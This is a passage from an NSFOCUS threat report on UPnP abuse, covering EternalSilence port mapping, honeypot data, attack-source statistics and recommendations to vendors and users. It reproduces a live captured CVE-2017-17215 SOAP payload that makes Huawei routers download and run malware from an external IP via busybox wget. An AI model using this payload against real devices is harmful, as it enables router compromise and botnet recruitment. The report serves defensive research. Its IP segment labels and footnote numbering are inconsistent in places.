After scanning target devices for the SSDP service and determining that the device type is router, EternalSilence sends an HTTP GET request to the SOAP service, in a bid to obtain the URL for port mapping operations.

Finally, EternalSilence sends a POST request of the SOAP message format to routers' SOAP service and then attempts to map ports 139 and 445[17] on 254 devices in the class C IP segment on the LAN side

17 According to data captured by our honeypots since January 27, 2019, EternalSilence is attempting to open port 135 on the intranet. This port, used by Windows's RPC service, is thus at high risk of being targeted by EternalSilence. This change deserves attention from all parties concerned.

of routers to the WAN port of routers. Specifically, it first maps port 139 of *.*.*.1 (like 192.168.1.1) to a WAN port. If this attempt fails, it continues to map port 139 of *.*.*.2 to the WAN port. If successful, it further maps port 445 of *.*.*.1 to this port. This process goes on and on until ports 139 and 445 of *.*.*.254 are mapped to the WAN port. According to our statistics, EternalSilence followed the same rule for WAN port mapping as described in section 4.4.2.2 "EternalSilence."

2) Attack source analysis

Our honeypots captured 45 attack sources in total. First, based on NTI's asset data, we analyzed ports opened by these attack sources and found that these ports were discretely distributed (58 different ones), including ports on routers (like port 7547) and those on cameras (like ports 554 and 3777). Therefore, we reached a preliminary conclusion that attackers planted malicious code into vulnerable IoT devices before manipulating these zombies to perform port mappings against all devices on the network that had the UPnP service enabled. As data of attack sources came from ongoing monitoring over a three-month period, we inferred that there were not so many zombies controlled by attackers. This may be linked to the fact that port mapping does not require large quantities of zombies and so attackers did not try their best to expand the botnet size.




Figure 4.26 Ports opened by EternalSilence attack sources

In terms of geographic distribution, these attack sources were scattered in 17 countries, including China,

Ukraine, Brazil, Italy, Turkey, Germany, France, and Malaysia. Among these countries, most were home to one to three attack sources, except China where 19 sources were spotted. We speculate that China's topping the list was due to the fact that China housed the largest number of devices with exploitable vulnerabilities. With no malicious sample on hand, it is impossible to conduct a more thorough analysis of these attack sources.

4.4.3 Other Malicious Behavior Targeting UPnP

From data collected by our globally deployed UPnP honeypots, there were other types of probe and attack behavior targeting the UPnP protocol stack besides SSDP reflection attacks and threats stemming from SOAP port mapping.

Attacks exploiting UPnP vulnerabilities are numerous. In this section, a widely exploited vulnerability, namely the CVE-2017-17215 vulnerability in Huawei HG532 series of routers, is used as an example to illustrate how hackers exploit UPnP vulnerabilities to inject malicious code and further download malicious samples. The geographic distribution of UPnP-related attack sources is also analyzed.

The CVE-2017-17215 vulnerability exists in Huawei HG532 series of routers, including B660, HG231f, HG531sV, HG531V1, HG630, and Yabox. SOAP in the UPnP service of these routers is intended for firmware download and upgrade. However, it was later exploited by hackers to download malicious samples, thus becoming a springboard for infiltration into hosts.

For how to reproduce this vulnerability, see the reference document[13] listed in "References." After analyzing the vulnerability exploitation process and related PoC code, we developed and deployed UPnP honeypots for further analysis of this vulnerability.

In these UPnP honeypots, we spotted some malicious behavior, including scanning ports for the SOAP service and exploiting UPnP vulnerabilities for remote code injection (RCI).

As for malicious behavior types captured from December 25, 2018 to January 21, 2019, SOAP service scanning accounted for 29%, while remote code injection by exploiting UPnP vulnerabilities took up 71%.

In terms of countries where servers used by malicious samples were located, the USA took the first spot with 50% of such servers, as shown in Figure 4.27.





Figure 4.27 Geographic distribution of servers used by malicious samples captured by UPnP honeypots

For these two types of malicious behavior, we analyzed their respective geographic distributions, which are shown in Figure 4.28.



(a) Geographic distribution of RCI sources

b) Geographic distribution of scanning sources

Figure 4.28 Geographical distribution of attack sources

Scanning and injection routes included /upnpdev.xml, /ctrlt/DeviceUpgrade_1, and /tr064dev.xml.

In terms of **scanning**, honeypots captured some requests for device configuration files such as upnpdev.xml.

In terms of **remote code injection**, attackers exploited vulnerabilities in IoT device firmware to download malicious samples and then executed them with privileges gained. The following is an example of such malicious samples, which exploited the CVE-2017-17215 vulnerability to inject post_body and download

a malicious sample via the SOAP service upgrade backdoor:

```
<?xml version=\"1.0\" ?><s:Envelope xmlns:s=\"http://schemas.xmlsoap.org/soap/envelope/\" s:encodingStyle=\"http://schemas.xmlsoap.org/soap/encoding/\"><s:Body><u:Upgrade xmlns:u=\"urn:schemas-upnp-org:service:WANPPPConnection:1\"><NewStatusURL>$(/bin/busybox wget -g 128.199.137.201 -l /tmp/carl -r /matos; /bin/busybox chmod 777 /tmp/carl; /tmp/carl huawei)</NewStatusURL><NewDownloadURL>$(echo HUAWEIUPNP)</NewDownloadURL></u:Upgrade>
```

UPnP honeypots also captured some common malicious behavior unrelated to UPnP, including GET requests for website building resources such as web pages and icons, malicious code injection by exploiting web vulnerabilities such as those in Apache Struts, and HTTP proxies pointing to reactionary or cult websites.

4.4.4 UPnP Service Scanning Sources

Before launching a reflection attack, a hacker usually performs a scan to obtain reflectors and makes sure that these reflectors are available. With honeypots as reflectors, we could observe scanning sources. According to log data of these honeypots, there were three types of scanning sources:

1. scanning sources with persistent, regular scanning behavior;
2. scanning sources linked to malicious behavior;
3. scanning sources scanning ports simultaneously for different services.

Through analysis, we identified IP addresses or organizations related to these scanning sources.

（1）Honeypots acted as reflectors of reflection DDoS attacks. Therefore, there were usually a large number of log messages concerning one victim. Besides, some source IP addresses had only a few records about access to honeypots, but such access usually lasted long and showed some fixed patterns. This type of IP addresses was probably used specially for scans. Based on this observation, all IP addresses in the 210.76.218.* segment were probably scanning sources.

Table 4.14 lists times and dates of honeypot access from some IP addresses in the 201.76.218.* segment. According to statistics, a total of 203 IP addresses in this segment occasionally (less than 10 times) but regularly accessed honeypots and so are believed to be scanning sources.

Based on signatures revealed in scanning data, we identified an organization, ShadowServer[31], which was found to be associated with 17 IP addresses distributed in three segments: 184.105.139.*, 91.195.99.*, and 205.209.140.*. All these IP addresses had engaged in regular scanning activities. ShadowServer said that it was performing extensive scans to search for publicly accessible devices running services that could be accessed by external users and so were easily exploitable. The organization claimed that its purpose was to identify exposed hosts and reported them to related owners for fixup.

Table 4.14 Honeypot access information of IP addresses in the 210.76.218.* segment

IP Address	Access Times	Honeypot Location	Date	IP Address	Access Times	Honeypot Location	Date
201.76.218.6	2	China	2018/09/21	201.76.218.9	7	USA	2018/10/19
201.76.218.6	2	China	2018/09/22	201.76.218.10	2	India	2018/10/18
201.76.218.6	2	China	2018/09/23	201.76.218.10	7	India	2018/10/19
201.76.218.6	2	China	2018/09/24	201.76.218.10	7	Netherlands	2018/10/19
201.76.218.6	2	China	2018/09/25	201.76.218.11	2	Netherlands	2018/10/18
201.76.218.6	2	China	2018/09/27	201.76.218.11	7	Netherlands	2018/10/19
201.76.218.6	7	UK	2018/10/19	201.76.218.11	7	Singapore	2018/10/19
201.76.218.9	7	India	2018/10/19	201.76.218.12	2	Singapore	2018/10/18
…	…	…	…	…	…	…	…

(2) UPnP honeypots can identify behavior related to SSDP and HEAD, GET, and POST requests of SOAP. SSDP-related requests are usually part of a reflection attack. HEAD, GET, and POST requests are often associated with such malicious behavior as making port mapping publicly available, or may be connected with other exploits. Therefore, IP addresses sending these requests are probably scanning sources. Filtering log data generated over a two-month period, we get the number of these scanning sources. See Figure 4.29.




Figure 4.29 Number of IP addresses engaging in different types of scanning activities

(3) Some scanning sources scanned ports simultaneously for different services and so they would be captured by different types of honeypots. Besides UPnP honeypots, we deployed other honeypots to record the login process or command line typing. By associating data from different honeypots and analyzing log messages from different honeypots concerning the same IP address, we can easily identify which IP addresses are used as scanning sources. Take 185.*.*.147 for example. In the cowrie honeypot, it was found to repeatedly use common accounts and passwords for brute-force login. After successful login, it only typed probing commands such as "sh", "busybox", and "help", and then exited without any other operation. This indicates that the IP address probably did nothing but scanning. At the same time, this IP address was captured by the Redis honeypot and found to obtain information about all connected clients by using the "client list" command. Then, after connecting to these clients, the IP address immediately tore down the connection. Besides, in the Ommi honeypot, the IP address was found to repeatedly type commands like "/" and "/login.html". All these further confirmed our belief that it was a scanning source.

4.5 Sum-up

This chapter starts with an introduction to the UPnP technology, followed by an analysis of its vulnerabilities and resulting risks as well as threats brought by it, including the exposure of UPnP on the

Internet, SSDP reflection attacks and scanning sources captured by honeypots, threats brought by the port mapping service, and malicious behavior targeting UPnP vulnerabilities.

UPnP comes with very serious security issues. All parties concerned should make concerted efforts to improve the current security environment.

Security vendors are advised to:

1. Add the UPnP scanning capability in scanning products to promptly discover security hazards in customers' networks.
2. Add the SSDP and SOAP traffic detection capability in protection products to promptly discover security threats in customers' networks.

Device vendors are advised to:

1. Follow OCF's recommendations to add security mechanisms, including role-based access control and limiting port mapping lease time, in UPnP implementations.
2. Use safer UPnP SDKs in products.
3. Provide the automatic device upgrade service.
4. Strictly follow UPnP standards by not exposing UPnP ports on the Internet if unnecessary.

Watchdogs are advised to:

1. Monitor UPnP-related threats in networks and make them known to the public once discovering any.
2. Raise people's awareness of UPnP security.
3. Promote security assessment of the UPnP functionality in devices and forbid devices not up to the standard to be sold on the market.

Users are advised to:

1. Disable the UPnP functionality of routers if unnecessary.
2. Use a tool to check the port mapping table for abnormal entries and, if any, remove them immediately.
3. Upgrade the firmware of devices with the UPnP functionality as soon as updates are available.

Appendix 1 Terminology

[1] **SIP（Session Initiation Protocol）：** a multimedia communications protocols developed by the Internet Engineering Task Force (IETF). As a text-based application-layer control protocol, it is used to create, modify, and release sessions of one or more participants.

[2] **ASN（Autonomous system number）：** number assigned to large-scale network systems globally. By querying the ASN of an IP address, one can accurately identify the network operator.

[3] **ADSL（Asymmetric Digital Subscriber Line）：** a type of digital subscriber line (DSL) technology used for data transmission.

[4] **UPnP（Universal Plug and Play）：** Initiated by Microsoft and based on the device architecture made up of Internet protocols and custom protocols, it provides a distributed, open network architecture for pervasive P2P network connectivity.

[5] **OCF（Open Connectivity Foundation）：** The UPnP technology was originally developed by the UPnP Forum, which assigned their assets to OCF on January 1, 2016. Since then, OCF has continued to improve and push the development of the UPnP technology.

[6] **SSDP（Simple Service Discovery Protocol)：** a multicast discovery and search mechanism designed based on UDP, applicable to the discovery stage of the UPnP networking process.

[7] **SOAP（Simple Object Access Protocol）：** an XML-based remote procedure call mechanism under which commands are sent and data is received over HTTP. It is applicable to the control stage of the UPnP networking process.

[8] **GENA（General Event Notification Architecture）：** used in the eventing stage of the UPnP networking process for event subscription and notification.

[9] **SCADA（Supervisory Control And Data Acquisition)：** a computer-based distributed control system (DCS) and power automation monitoring system. It is widely applied to many fields, including electric power, metallurgy, petroleum, chemical industry, gas, and railway process control.

[10] **Mirai：** a type of malware capable of turning Linux-running computing systems into remotely controlled zombies for the purpose of organizing a botnet to launch large-scale cyberattacks. In this report, the term of Mirai also refers to related variants.

[11] **BrickerBot：** Like Mirai, this malware tries to infect devices and build botnet armies.

[12] **DDoSaaS（DDoS as a Service）：** generally refers to DDoS services for sale on the dark web.

[13] **SDK（Software Development Kit, SDK）：** a set of software development tools that allows the creation of applications for a certain software package, software framework, hardware platform, operating system, and the like.

[14] **Hide'n Seek：** Like Mirai, this malware tries to infect devices and build botnet armies.

[15] **ADB（Android Debug Bridge）：** a versatile Android command-line tool that allows you to communicate with an emulator instance or a connected Android device via a client.

[16] **IoTroop：** Like Mirai, this malware tries to infect devices and build botnet armies.

[17] **Gafgyt：** Also known as BASHLITE, Lizkebab, Qbot, Torlus, and LizardStresser, it is a type of malware that infects Linux systems in order to launch DDoS attacks.

[18] **VPNFilter：** a type of malware that infects routers and network storage devices.

[19] **UPnProxy：** a type of behavior that exploits UPnP vulnerabilities to configure NAT forwarding settings on routers. As it looks like setup of a proxy for intranet devices and at the same time is associated with UPnP, Akamai dubbed it UPnProxy.

[20] **NAT（Network Address Translation）：** Also known as network masquerading or IP masquerading, NAT is a technique of rewriting source or destination IP addresses when IP packets pass through a router or firewall.

[21] **BYOD（Bring Your Own Device）：** Also called bring your own technology (BYOT), bring your own phone (BROP), or bring your own PC (BROPC), BYOD allows employees to bring personally owned mobile devices to work and use them to access privileged company information and applications.

[22] **SSH（Secure Shell）：** a cryptographic network protocol for operating network services securely over an unsecured network. Typical applications include authentication and encryption of remote commands of operating systems.

[23] **XML（Extensible Markup Languag）：** a markup language as well as a universal format for structured documents and data on the web.

[24] **Winbox：** client software used for remotely managing MikroTik routers.

[25] **Coinhive：** offers API access for cryptomining.

[26] **Monero：** an open-source cryptocurrency created in April 2014 that focuses on fungibility, privacy, and decentralization. Unlike many cryptocurrencies that are derivatives of Bitcoin, Monero is based on the CryptoNote protocol and is obviously distinctive in blockchain fuzziness algorithms.

[27] **Telnet：** an application-layer protocol used in the Internet and LANs. Through virtual terminals, it provides a bidirectional command-line interface interaction functionality mainly based on text strings.

[28] **SQL injection：** a code injection technique, used to attack data-driven applications, in which malicious SQL statements are inserted into an entry field for execution (e.g. to dump the database contents to the attacker).

[29] **RTSP （Real Time Streaming Protocol）：** a network control protocol designed for use in entertainment and communications systems to control streaming media servers. This protocol is used for establishing and controlling media sessions between end points.

[30] **GDP（Gross Domestic Product）：** a monetary measure of the market value of all the final goods and services produced in a specific time period (quarterly or annually) in a region.

[31] **SMB（Server Message Block）：** an application-layer network transmission protocol developed by Microsoft mainly for sharing such resources as computer files, printers, serial ports, and communications between machines on the network. It also provides an authenticated inter-process communication mechanism.

[32] **C&C（Command and Control）：** control end of a botnet, which is maliciously built to spread bot programs so as to control a large number of computers via one-to-many C&C channels.

[33] **CNCERT：** refers to the National Computer Network Emergency Response Technical Team/Coordination Center of China.

Appendix 2 Mapping of Ports and Protocols Commonly Used by IoT Devices

Port No.	Protocol
21	FTP
22	SSH
23	Telnet
80	HTTP
81	HTTP
443	HTTPS
554	RTSP
1900	SSDP
4567	CWMP
5060	SIP
7547	CWMP
8080	HTTP
8081	HTTP

Appendix 3 Common Vulnerabilities in UPnP SDKs

Portable SDK for UPnP devices

- Remote code execution: CVE-2012-5958, CVE-2012-5959, CVE-2012-5960, CVE-2012-5961, CVE-2012-5962, CVE-2012-5963, CVE-2012-5964, and CVE-2012-5965, affecting V1.6.18 and earlier versions

Miniupnpd

- Remote code execution: CVE-2013-0230, affecting V1.0 and earlier versions
- DoS: CVE-2013-0229, CVE-2013-1461, CVE-2013-1462, and CVE-2017-1000494, affecting versions earlier than 2.0

Realtek SDK

- Remote code execution: CVE-2014-8361, affecting V1.3 and earlier versions

Broadcom UPnP Stack： no version information disclosed; vulnerabilities varying from version to version, depending on whether firmware has been fixed

- Remote code execution: CVE-2011-4499, CVE-2011-4500, CVE-2011-4501, CVE-2011-4502, CVE-2011-4503, CVE-2011-4504, CVE-2011-4505, CVE-2011-4506, and CVE-2011-4507, affecting unknown versions
- Note: For this SDK, the reported application type is Proc and application version is Ver according to scanning data.

HikVision < 5.4.5

- Note: The application type of this device is IPC_CIVIL_CMD according to scanning data.

References

[1] [1] JenX Botnet: A New IoT Botnet Threatening All, https://security.radware.com/ddos-threats-attacks/threat-advisories-attack-reports/jenx

[2] IoT hacker builds Huawei-based botnet, enslaves 18,000 devices in one day, https://www.zdnet.com/article/iot-hacker-builds-huawei-based-botnet-using-18000-devices-in-one-day/

[3] New Hide 'N Seek IoT Botnet using custom-built peer-to-peer communication spotted in the wild, https://labs.bitdefender.com/2018/01/new-hide-n-seek-iot-botnet-using-custom-built-peer-to-peer-communication-spotted-in-the-wild/

[4] [4] Hide and Seek (HNS) IoT Botnet targets Android devices with ADB option enabled, https://www.cyberdefensemagazine.com/hide-and-seek-hns-iot-botnet-targets-android-devices-with-adb-option-enabled/

[5] Playing Hide 'N Seek: World's first IoT Botnet with custom-built p2p communication, https://download.bitdefender.com/resources/files/News/CaseStudies/study/186/Bitdefender-Business-2017-WhitePaper-hidenseek-crea2444-en-EN-GenericUse.pdf

[6] IoTroop Botnet: The Full Investigation, https://research.checkpoint.com/iotroop-botnet-full-investigation/

[7] UPnProxy: Blackhat Proxies via NAT Injections, https://www.akamai.com/uk/en/multimedia/documents/white-paper/upnproxy-blackhat-proxies-via-nat-injections-white-paper.pdf

[8] Akamai website: www.akamai.com

[9] UPNPROXY: ETERNALSILENCE, https://blogs.akamai.com/sitr/2018/11/upnproxy-eternalsilence.html

[10] Someone Hacked 50,000 Printers to Promote PewDiePie YouTube Channel, https://thehackernews.com/2018/11/pewdiepie-printer-hack.html

[11] Priter Exploitation Toolkit (PERT) source code, https://GitHub.com/RUB-NDS/PRET

[12] Behavior Analysis of IP Chain Gangs, https://nsfocusglobal.com/behavior-analysis-ip-chain-gangs/

[13] Huawei HG532 Command Execution Vulnerability CVE-2017-17215 Analysis, https://www.ixiacom.com/company/blog/huawei-hg532-command-execution-vulnerability-cve-2017-17215-analysis

[14] Realtek SDK Miniigd UPnP SOAP Command Execution, https://packetstormsecurity.com/files/132090/Realtek-SDK-Miniigd-UPnP-SOAP-Command-Execution.html

[15] WINBOX VULNERABILITY, https://blog.MikroTik.com/security/winbox-vulnerability.html

[16] MikroTik RouterOS Vulnerabilities: There's More to CVE-2018-14847, https://zh-cn.tenable.com/blog/mikrotik-routeros-vulnerabilities-there-s-more-to-cve-2018-14847

[17] MikroTik routers grab their pickaxes, descend into the crypto mines, https://www.theregister.co.uk/2018/08/03/mikrotik_routers_cryptocurrency/

[18] Ukraine claims it blocked VPNFilter attack at chemical plant, https://www.theregister.co.uk/2018/07/13/ukraine_vpnfilter_attack/

[19] New VPNFilter malware targets at least 500K networking devices worldwide, https://blog.talosintelligence.com/2018/05/VPNFilter.html

[20] Cisco Talos VPN Filter malware findings, https://www.ncsc.gov.uk/news/cisco-talos-vpn-filter-malware-findings

[21] PLC source code disclosed to cause Sany Group's pump trucks worth nearly RMB 1 billion to "disappear". Is the industrial Internet still reliable? https://kuaibao.qq.com/s/20180728B0KQOO00?refer=spider

[22] Virus shuts down TSMC factories, impacting chip production, https://www.datacenterdynamics.com/news/virus-shuts-down-tsmc-factories-impacting-chip-production/

[23] After spawning a $100 billion industry, the "godfather" of computer chips is retiring, https://qz.com/1294385/morris-chang-retires-from-taiwans-tsmc-as-computer-chips-godfather/

[24] Security issues of industrial control enterprises, http://www.gongkong.com/news/201812/390487.html

[25] 2018 Q1 GDP rankings in China, https://www.haojingui.com/gdp/5003.html

[26] Taiwan's 2018 GDP ranking in China, https://www.haojingui.com/gdp/5079.html

[27] 11 sued over selling Samsung OLED secrets to Chinese company, https://www.gsmarena.com/vendors_employees_sold_samsung_oled_secrets_to_chinese_firm-news-34468.php

[28] UPnP Device Architecture 2.0, http://upnp.org/specs/arch/UPnP-arch-DeviceArchitecture-v2.0.pdf, 9-10

[29] Internet Gateway Device: 1 Device Template Version 1.01 for UPnP Version 1.0, http://www.upnp.org/specs/gw/UPnP_IGD_InternetGatewayDevice%201.0.pdf

[30] Internet Gateway Device: 2 Device Template Version 1.01 for UPnP Versions 1.0 and 1.1, http://upnp.org/specs/gw/UPnP-gw-InternetGatewayDevice-v2-Device.pdf

[31] ShadowSever. http://blog.shadowserver.org/

[32] Portable SDK for UPnP Devices, http://pupnp.sourceforge.net/

[33] Luoyang Unicom Tightens Control over Sources by Disabling Port 80 by Default for Dedicated Lines, http://www.idcun.com/internet/201001218233.htm

[34] China Telecom Starts to Block Port 80 for All ADSL Users, http://safe.it168.com/a2009/1230/831/000000831162_all.shtml

[35] UPnP A/V hacking, http://www.upnp-hacks.org/av.html

[36] BCMUPnP_Hunter: 100,000-node botnet is abusing routers for spam, https://blog.360totalsecurity.com/en/bcmupnp_hunter-100000-node-botnet-is-abusing-routers-for-spam/

[37] Symantec, Inception Framework: Alive and Well, and Hiding Behind Proxies, https://www.symantec.com/blogs/threat-intelligence/inception-framework-hiding-behind-proxies

[38] National Computer Network Emergency Response Technical Team/Coordination Center of China (known as CNCERT or CNCERT/CC), Monthly Analysis Report of DDoS Attack Resources in China for March 2018, http://www.cert.org.cn/publish/main/upload/File/20180420-201803.pdf

[39] Internet Gateway Device - Port Control Protocol Interworking Function (IGD-PCP IWF), https://tools.ietf.org/html/rfc6970

[40] Tencent Cloud, Security Monitoring Report of the Gaming Industry and Five Gaming Attack Trends in 2018, https://cloud.tencent.com/developer/article/1360172

[41] NSFOCUS, 2014 DDoS Threat Report, http://www.nsfocus.com.cn/upload/contents/2015/03/20150304131640_45210.pdf

[42] Current Reporting on the Cyber Attack in Ukraine Resulting in Power Outage, https://ics.sans.org/blog/2015/12/30/current-reporting-on-the-cyber-attack-in-ukraine-resulting-in-power-outage

NSFOCUS

SECURITY MADE SMART & SIMPLE

www.nsfocusglobal.com